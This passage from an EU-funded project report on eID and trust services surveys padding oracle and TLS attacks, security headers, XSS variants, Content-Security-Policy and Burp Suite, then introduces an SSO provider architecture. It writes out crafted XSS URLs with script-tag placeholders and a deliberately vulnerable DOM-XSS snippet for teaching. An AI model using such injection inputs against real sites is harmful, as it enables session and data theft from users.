decrypted message. A typical reason for answering with 0 is that the decrypted message contains an invalid padding. Therefore, these attacks are also known as padding oracle attacks.

Recently, two works on XML Encryption were published that are based on the attacks of Vaudenay and Bleichenbacher:

**Attack on symmetric ciphertexts in XML Encryption [4]:** The attacker exploits the behavior of XML servers which need to parse XML messages after they have been decrypted. If the message cannot be parsed, the server responds with a failure and gives the attacker a hint about the message validity. This enables an attacker to perform a highly efficient attack and decrypt one encrypted byte by issuing only 14 server queries on average.

**Attack on asymmetric ciphertexts in XML Encryption [6]:** The attack on asymmetric ciphertexts completely breaks the confidentiality of the exchanged symmetric keys that are encrypted with the RSA-PKCS#1 padding scheme [18]. The gained symmetric key enables the attacker to decrypt the symmetric ciphertext in the XML message.

### 3.3 Transport Layer Security

Another way to protect the confidentiality, authenticity, and integrity of the exchanged data is to secure the underlying transport protocol. In the TCP/IP reference model, the TLS protocol is located between the transport layer and the application layer. Its main purpose is to protect application protocols like HTTP or IMAP.

The first (unofficial) version was developed in 1994 by Netscape and was named *Secure Sockets Layer* (SSL). In 1999, SSL version 3.1 was officially standardized by the IETF Working Group and renamed *Transport Layer Security* (TLS) [35]. The current version is 1.2 [36]. Version 1.3 is currently under development. In addition to TLS, which functions over reliable TCP channels, the working group standardized DTLS [37] (Datagram TLS), which functions on the top of UDP.

TLS is complex and allows communication peers to choose from a large number of different algorithms for various cryptographic tasks (key agreement, authentication, encryption, integrity protection). A *cipher suite* is a concrete selection of algorithms defined for the required cryptographic tasks. For example, `TLS_RSA_WITH_AES_128_CBC_SHA` defines RSA-PKCS#1 v1.5 public-key encryption in order to exchange a premaster secret, while also defining symmetric AES-CBC encryption with a 128-bit key and SHA-1-based HMACs.

#### 3.3.1 Attacks on TLS

Recent years have shown that despite the wide usage of TLS, TLS libraries suffer from severe security vulnerabilities. In this section we give an overview of some of these attacks. Additional attacks and their categorization can be found in [38], [39].

If the application server is not configured properly (e.g., it uses an older TLS version) or not updated (i.e., it uses an older TLS implementation), an attacker can break the security of the exchanged data.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	15 of 71

### 3.3.1.1 Cryptographic Attacks

One of the most important attacks in TLS history is Bleichenbacher’s million message attack [34] which targets the RSA PKCS#1 encryption scheme. Essentially, Bleichenbacher’s attack is a padding oracle attack. The attack is based on the malleability of the RSA encryption scheme and assumes the existence of an oracle that responds with “valid” or “invalid” according to the RSA PKCS#1 validity of the decrypted message. A server defending against this attack must not allow for the distinction between valid and invalid ciphertexts. However, recent studies show insufficiencies in the application of this countermeasure, both in the Java TLS implementation (JSSE) and the Cavium accelerator chips [40].

Another example of a cryptographic attack is DROWN [41]. DROWN showed how an older cryptographic protocol, i.e. SSLv2, can be used to attack TLS. The basic idea behind this attack is to eavesdrop TLS communication between the client and the server, and to use the server supporting SSLv2 as an oracle to decrypt the TLS communication.

To protect the server from these attacks, the server administrator has to use the newest TLS libraries, and configure proper TLS versions and cipher suites.

### 3.3.1.2 State Machine Attacks

The complexity of TLS is also due to its ability to contain different message flows. This results in complex state machine implementations which can contain severe security bugs. The first relevant security vulnerability was discovered in 2014 and was named Early CCS, or a CCS injection vulnerability [42]. The Early CCS vulnerability prompted researchers to search for state machine vulnerabilities. They found different unexpected state transitions in widely used TLS libraries [43], [44]. For example, the Java TLS implementation contained a serious vulnerability which allowed one to finish the TLS handshake without ChangeCipherSpec messages. This resulted in a plaintext communication between the client and the server.

To protect the server from these attacks, server administrators must use the newest TLS libraries.

### 3.3.1.3 Overflows and Overreads

The Heartbleed bug in OpenSSL [45] has shown cryptography engineers how critical a simple buffer overread can be. Heartbleed allowed an attacker to read random bytes from a server’s memory, for example, private cryptographic keys. The cause stemmed from a buffer overread vulnerability in the OpenSSL heartbeat processing implementation. It forced major servers to renew their private keys and certificates. In the recent years, additional problems in various TLS libraries such as buffer overflows or integer overflows have appeared [46].

To protect the server from these attacks, server administrator must use the newest TLS libraries.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union’s Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 16 of 71

### 3.4 Web Application Security

Web application security is the approach to harden web applications against attacks by implementing assorted countermeasures. Typical attacks and effective countermeasures can be found at OWASP<sup>1</sup>. The *OWASP Top 10<sup>2</sup>* is a quasi-standard for secure web application development.

The subsequent chapters contain descriptions of attacks and countermeasures which are relevant in the context of this document.

#### 3.4.1 Security Headers

The HTTP protocol defines a message header section and a message body section. According to [47] the header section includes general-header, request-header, response-header, and entity-header fields. Each header field consists of a name followed by a colon (:) and the field value. These field/value pairs are used to exchange information about the capabilities and expectations of the communication hosts as well as important parameters (such as the host name, content length, accepted languages, cookies, etc.). Some of the header fields are mandatory, others are optional, or they depend on the application type.

From a security perspective, there are two cases to be considered. One case is that header fields and their contained information could be manipulated, spoofed, or dropped during transmission, if the data transport is not secured adequately. This could lead to unintended behavior of a communication peer. This is, however, a general threat for web based applications and will not be examined here.


The other case is when using header fields themselves for security purposes. This is usually done by defining specific security header fields, or by extending existing ones for security goals (such as `Set-Cookie: ...; Secure ; HttpOnly`). Some effective countermeasures against popular attacks are based on such methods.

The OWASP Secure Headers Project describes several areas of application for those Security Headers. A short summary of these areas are:

- *HTTP Strict Transport Security (HSTS)*: Basically informs a web browser to only interact with a server using secure HTTPS connections
- *Public Key Pinning Extension for HTTP (HPKP)*: Greatly reduces the risk of man-in-the-middle (MitM) attacks accomplished by fraudulent TLS certificates
- *X-Frame-Options*: Improves the protection of web applications by declaring that the browser must not display some content of other web pages within frames of the current page
- *X-XSS-Protection*: Enables browser built-in filters for cross-site scripting (see below)
- *X-Content-Type-Options*: Prevents the browser from interpreting file content (disable browser's MIME sniffing)

<sup>1</sup> Open Web Application Security Project (<https://www.owasp.org>) is a not-for-profit charitable organization focused on improving the security of software.

<sup>2</sup> [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 17 of 71

- *Content-Security-Policy (CSP)*: Prevents a wide range of attacks, including cross-site scripting and other injection attacks
- *X-Permitted-Cross-Domain-Policies*: Defines permissions for plug-ins like Adobe Flash Player or Adobe Acrobat for handling data across domains
- *Referrer-Policy*: Describes which referrer information shall be sent in the Referrer header field
- *Expect-CT*: Used in Google’s Certificate Transparency project to indicate that browsers should evaluate their connections to a host


### 3.4.2 XSS

Cross-site scripting (XSS) is enabled by web application security vulnerabilities, and mainly stems from insufficient server input validation and output encoding. It has been listed in OWASP Top 10 for several years now, which means that a large number of web applications are presumably vulnerable to XSS.

Cross-site scripting can occur if a web application server takes user-originated data and mirrors it (sends it back) to a client browser without sanitizing the content properly. Since there is no possibility for the browser to differentiate “good” from “bad” code, an attacker would be able to inject client-side script code into web pages and bypass the browser’s access controls (same-origin policy). The code is simply trusted and can be used to compromise session data and transfer sensitive information back to the attacker.

A basic distinction can be made between three classes of cross-site scripting:

- Non-persistent or *reflected* XSS
- Persistent or *stored* XSS
- *DOM based* XSS



<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union’s Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 18 of 71

3.4.2.1 Reflected XSS

Reflected cross-site scripting is often combined with social engineering or phishing attacks, since it requires active cooperation of the client user.




Figure 3.6: Reflected XSS

- 1) The client user establishes a normal communication to a web application server.
- 2) An attacker persuades the user to activate a crafted link to the web application, e.g. by sending an appropriate eMail (like "... get some extra credits right now ...").
- 3) The user clicks on the crafted link, such as:  
`"http://my-application.com?input=<script> ...malicious code... </script>"`
- 4) If the web application is vulnerable to reflected XSS it would return an infected web page, including the injected malicious script code "`<script> ...malicious code... </script>`" as content.
- 5) Finally, the code in the infected page tricks the client application (browser) into sending sensitive data to attacker's command and control server.



### 3.4.2.2 Stored XSS

In contrast to reflected cross-site scripting, the stored variant does not require any user activity and is, therefore, more critical. This attack is based on an insecure server implementation of the web application.




Figure 3.7: Stored XSS

- 1) The client user establishes a normal communication to a web application server.
- 2) If the web application is vulnerable to stored XSS, an attacker would be able to place crafted data (such as “<script> ...malicious code... </script>”) into its persistent server storage, e.g., as an entry within a forum.
- 3) The user continues normal communication to web application server until he touches the infected section.
- 4) The web application returns an infected web page containing the malicious script code. This is inescapable, usually unrecognizable for the user, and is performed every time the infected page is accessed
- 5) Finally, the code in the infected page tricks the client application (browser) into sending sensitive data to the attacker’s command and control server.


### 3.4.2.3 DOM based XSS

DOM (Document Object Model) based cross-site scripting is very similar to reflected XSS regarding attack initialization and activities. However, it has the different precondition that the web page contains script code which renders its content dynamically via the browser’s DOM interface. The DOM represents the browser’s view of all page properties stored within various objects and sub-objects, including environment information like, for example, the document URL. Dynamically assembled HTML pages may contain JavaScript code that parses these DOM objects and performs some corresponding output:

```

Hello
<SCRIPT>
var idx=document.URL.indexOf("username")+7;
document.write(document.URL.substring(idx,document.URL.length));
</SCRIPT>
    
```

Such code is frequently used to welcome a user with his name. A related URL could be:

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union’s Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 20 of 71

```
http://www.example.org?username=Carl
```

The generated output for this example will be:

```
...  
Hello Carl  
...
```

A crafted link might look like this (comparable to step 3 found in the Reflected XSS section):

```
http://www.example.org#username=<script> ...malicious code... </script>
```

If the user clicks on the crafted link, the browser sends a corresponding request to the server (www.example.org). Since the URL contains a “#” instead of a “?”, the browser will cut the *username* parameter before sending. Nevertheless, the server delivers a page with the welcome rendering code and the browser starts to interpret it as soon as it arrives. Since the original URL is still stored in the browser’s DOM and it still contains a substring “*username=...*” this is fetched by the code. Thus the attacker’s JavaScript “`<script> ...malicious code... </script>`” is embedded into the final HTML page and subsequently parsed and executed.

The main difference between DOM based XSS and the other variants is that the malicious code is not inserted into a HTML page due to a server related vulnerability. It is embedded by the browser itself because of dynamically rendered page content. Under certain circumstances the server does not even notice the malicious code and, thus, would not be able to react accordingly (as in the presented example).

### 3.4.3 CSP

Content-Security-Policy (CSP) is primarily a countermeasure against cross-site scripting; however, it is also used against other injection and data manipulation attacks. Basically, it is a whitelisting approach which informs a web browser how to handle assorted content and sources, especially for JavaScript code. The Level 2 release is currently recommended by W3C [48], albeit a Level 3 working draft is already available.

It is rather normal for most web pages to contain foreign code. Common examples are social media buttons (such as Facebook’s Like button) or background services (like Google Analytics). However, this requires that web browsers trust the given content, including the contained scripts. Such a “trust and execute everything” approach is the root cause for serious attacks like cross-site scripting.

The main idea behind CSP is to postulate specific client behavior with regards to loading and executing potentially dangerous content. The related control information is transferred to the client within specific HTTP header fields that are usually not changeable by an attacker (at least not by a XSS attack). Hence, instead of trusting every page content blindly, a CSP enabled web browser will first check a whitelist of reliable sources and only execute or render resources which are defined as trustworthy.

CSP is activated by the server with the *Content-Security-Policy* header field. The field may include several directives, each defining particular behavioral values for the client. Directives within a CSP HTTP header field are separated by a semicolon ‘;’ and the values of a directive are listed behind its identifier separated by a blank. An example for a simple basic header field could look like this:

```
Content-Security-Policy: default-src 'self'; img-src 'self' https://img.example.org
```

<b>Document name:</b>	Evaluation of eID and Trust Services	This project has received funding from the European Union’s Horizon 2020 research and innovation programme under grant agreement No 700542 							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	21 of 71



With this policy, the browser will by default only render and execute additional content loaded from the same origin as the current page. The only exception is for images which additionally may be loaded from 'https://img.example.org'. When using certain directives with different values, a server is able to define very fine-grained policies for each page. The following list shows a selection of principal directives. A comprehensive documentation can be found at [48].

- `default-src` is the default policy for loading content such as JavaScript, Images, CSS, Fonts, AJAX requests, Frames, HTML5 Media.  
Example: ... `default-src 'self' content.example.org; ...`
- `script-src` defines valid sources of JavaScript.  
Example: ... `script-src 'self' js.example.org; ...`
- `style-src` defines valid sources of stylesheets.  
Example: ... `style-src 'self' css.example.org; ...`
- `img-src` defines valid sources of images.  
Example: ... `img-src 'self' img.example.org; ...`
- `connect-src` concerns XMLHttpRequest (AJAX), WebSocket or EventSource.  
Example: ... `connect-src 'self'; ...`
- `object-src` defines valid sources of plugins, e.g. `<object>`, `<embed>` or `<applet>`.  
Example: ... `object-src 'self'; ...`
- `media-src` defines valid sources of audio and video, such as HTML5 `<audio>` or `<video>` elements.  
Example: ... `media-src media.example.org; ...`
- `frame-ancestors` defines valid sources for embedding the resource using any of `<frame>` `<iframe>` `<object>` `<embed>` `<applet>`.  
Example: ... `frame-ancestors 'none'; ...`
- `plugin-types` defines valid MIME types for plugins invoked via `<object>` and `<embed>`.  
Example: ... `plugin-types application/pdf; ...`

All directives ending with “-src” support the following values and are known as a source list:

- `'none'` prevents loading resources from any source.  
Example: ... `object-src 'none'; ...`
- `'Self'` allows loading resources from the same origin (defined by protocol, domain and port).  
Example: ... `script-src 'self'; ...`
- `*` a wildcard, allowing any URL  
Example: ... `img-src *; ...`
- `domain.example.org` – allows loading resources from the specified domain name.  
Example: ... `img-src domain.example.org; ...`
- `*.example.org` – allows loading resources from any subdomain under example.org  
Example: ... `img-src *.example.org; ...`

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	22 of 71

- `https://example.org` allows loading resources from the given domain only using HTTPS.  
Example: ... `img-src https://example.org;` ...
- `https:` allows loading resources only over HTTPS from any domain.  
Example: ... `img-src https;` ...
- `'unsafe-inline'` allows (unsafe) usage of inline source elements such as `style` attribute, `onclick`, or `script` tag bodies and `javascript`.  
Example: ... `script-src 'unsafe-inline';` ...
- `'nonce-'` allows `script` or `style` tag to execute if the `nonce` attribute value matches the header value. The `nonce` should be dynamically allocated and only valid once per page delivery.  
Example: ... `script-src 'nonce-2726c7f26c';` ...  
and in HTML: `<script nonce="2726c7f26c">alert("hello");</script>`
- `'sha256-'` allow a specific `script` or `style` to execute if it matches the given hash.  
Example: ... `script-src 'sha256-qzn...ng=';` ...  
and in HTML: `<script>alert('Hello, world.');``</script>`

The advantage of CSP is that it is very simple to activate by a server using only a single header field which an attacker typically cannot modify. Subsequently enabled clients can be adjusted with very fine-grained behavior for each page, and the user will be protected against many serious attacks.

Nevertheless, a crucial point with most header based web security measures – and also for the Content-Security-Policy – is that essential key features must be implemented within the clients. However, even the common browsers usually have deviations in their interpretations and implementations (up to different header declarations, such as `'X-Content-Security-Policy'` for older Internet Explorer). Other clients might not be able to handle certain CSP structures at all. Therefore, removing application vulnerabilities as the root cause for attacks is and will be the best way to secure web applications beyond valuable add-on technologies like CSP.

### 3.5 Burpsuite

Burpsuite (Burp) is a penetration test tool by Portswigger<sup>3</sup> and is available in a free and a commercial professional version. Burp acts as an intercepting proxy and can, therefore, be configured on any UA as a proxy to log, intercept, display, and modify HTTP traffic. The most commonly used UAs for Burp is a web browser; however, it is also possible to configure it for any other application (e.g. Thunderbird, Skype, ...). In this paper, we use the free version of Burp. Features of the professional version are not necessary for our research.


Burp is often used by security auditors, researchers, and penetration testers for the analysis of different systems. The core functionality of Burp is to intercept and display HTTP messages in a structured manner. Thus, a tester gets a quick overview of the target system, along with all transmitted messages and parameters. Additionally, Burp provides a GUI which allows for full control over all messages - drop, forward, repeat, modify, send later, etc.. This allows a tester to

<sup>3</sup> <http://portswigger.net/>

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 23 of 71

design different attack scenarios and execute them manually via Burp. The results of the attacks can be seen directly in the UA and analyzed by the tester.

Simple parameter manipulations are supported by Burp and can be executed manually. However, more complex scenarios like decoding, manipulating, and signing messages cannot be started in an automated manner. Manually analyzing each HTTP message can be time consuming and is often not necessary. In order to facilitate more complex scenarios, Burp offers extension points that allow developer to write custom features for it. Burp extensions can monitor and analyze any HTTP message that is passed through its proxy. Extensions can modify these messages and create new UI elements to display them.



<b>Document name:</b>	Evaluation of eID and Trust Services			This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	24 of 71

## 4. Generic Single Sign-On Attack Concepts

In this chapter, we first give an abstract overview of the relevant components used by a provider (Identity Provider and Service Provider) within the Single Sign-On (SSO) authentication, as shown in Section 4.1. Following, we will introduce generic attack concepts applied to at least one of the provider components and show which SSO protocols are targeted by these attacks.

### 4.1 Architecture of an SSO Provider

Figure 4.1 shows a generic block diagram of the different security related components of a provider (Service Provider (SP) or an Identity Provider (IdP)). The End-User communicates with a provider by using his user agent (UA), for example, a web browser. The communication takes place via the HTTP Protocol.




Figure 4.1: Overview of the different modules related to the authentication process on the target provider.

**Web Frontend:** On the server side of this communication, the provider uses a Web Frontend. This can be for example, a web server listening on a specific port and forwarding the traffic to the according handlers (PHP, Java, etc.). The Web Frontend implements RFC 6265 [49] in order to make HTTP stateful and to allow the deployment of different web applications.

**Username/Password:** The Username/Password module manages the corresponding authentication and the password-recovery mechanism. For example, it compares the Username/Password combination sent to the Web Frontend with the information stored in the User Database.

**Session Management (SM):** The SM module resolves the received session cookies by the Web Frontend to a user identity and forwards this information to the Authorization & Access Management (AAM).

**Single Sign-On Module:** The Single Sign-On module carries out the verification of the received authentication tokens. After the token is successfully verified, the SSO module forwards the information relating to the authenticated user to the AAM. During the verification process, the SSO module fetches the configured IdP certificate from the User Database and uses it to verify the provided digital signature within the authentication token. The SSO module contains three internal modules:

**The Parser** is a module that converts an input string into data objects, which can then be further processed by the following components. The structure of the parsed messages can differ according to the Identity Management (IdM) protocol. For example, this could be a JSON or an XML parser. For our analysis, the SAML case is most important, in which an XML parser is applied.

**The Verifier** provides the verification of the authentication token. This module is responsible for the validation of all security relevant parameters within the authentication token.

**The Processor** extracts the information regarding the authenticated End-User from the authentication token and forwards it to the business logic. This information is usually his name and is then looked up in the AAM to get the according access rights. At the end of processing, the authentication token will be deleted, since it is not needed anymore.

**Authorization & Access Management (AAM):** The AAM component controls access to the restricted resources. Previous components (Username/Password, Session Management, and Single Sign-On) provide information regarding the authenticated End-User to the AAM. Consequentially, the AAM fetches information from the User Database and enables or restricts access to the resources.

**User Database:** The User Database stores information about users and their credentials, for example, Username/Password combinations with their corresponding access rights. Additionally, it stores the SSO configuration data in the same manner as the endpoint and the certificate of the federated IdP or registered SPs.

**Resources:** The Resources include the entirety of data accessible to registered users or stored files.

**Initial Authentication:** The Initial Authentication is started when the EndUser does not have a valid authenticated session with the provider. He cannot provide a corresponding session cookie and, therefore, must authenticate first. In this case, the End-User can choose to authenticate via Username/Password or initiate SSO.

**Initial Authentication by using Username/Password:** During the Username/Password authentication, the module verifies the correctness of the supplied credentials from the End-User. The Username/Password module fetches the data stored within the User Database and applies it for verification. If the authentication is successful, the information about the user is forwarded to the AAM and a session cookie is set.

**Initial Authentication by using SSO:**

(1.) The SSO procedure on the side of the SP consists of two phases: the redirection of the End-User to the IdP and the verification of the received authentication token. Initially, the SSO module from the SP fetches information about the federated IdP from the User Database. It then generates the *AuthnReq* and redirects the End-User to a specified IdP. In the subsequent phase (after the End-User provides the authentication token), the SSO module verifies the received authentication token. For the verification of the digital signature, it loads the IdP's certificate from the User Database. If the token is valid, the SSO module extracts information about the End-User's identity from the token and forwards it to the AAM. Finally, a session cookie is set by the Web Frontend.

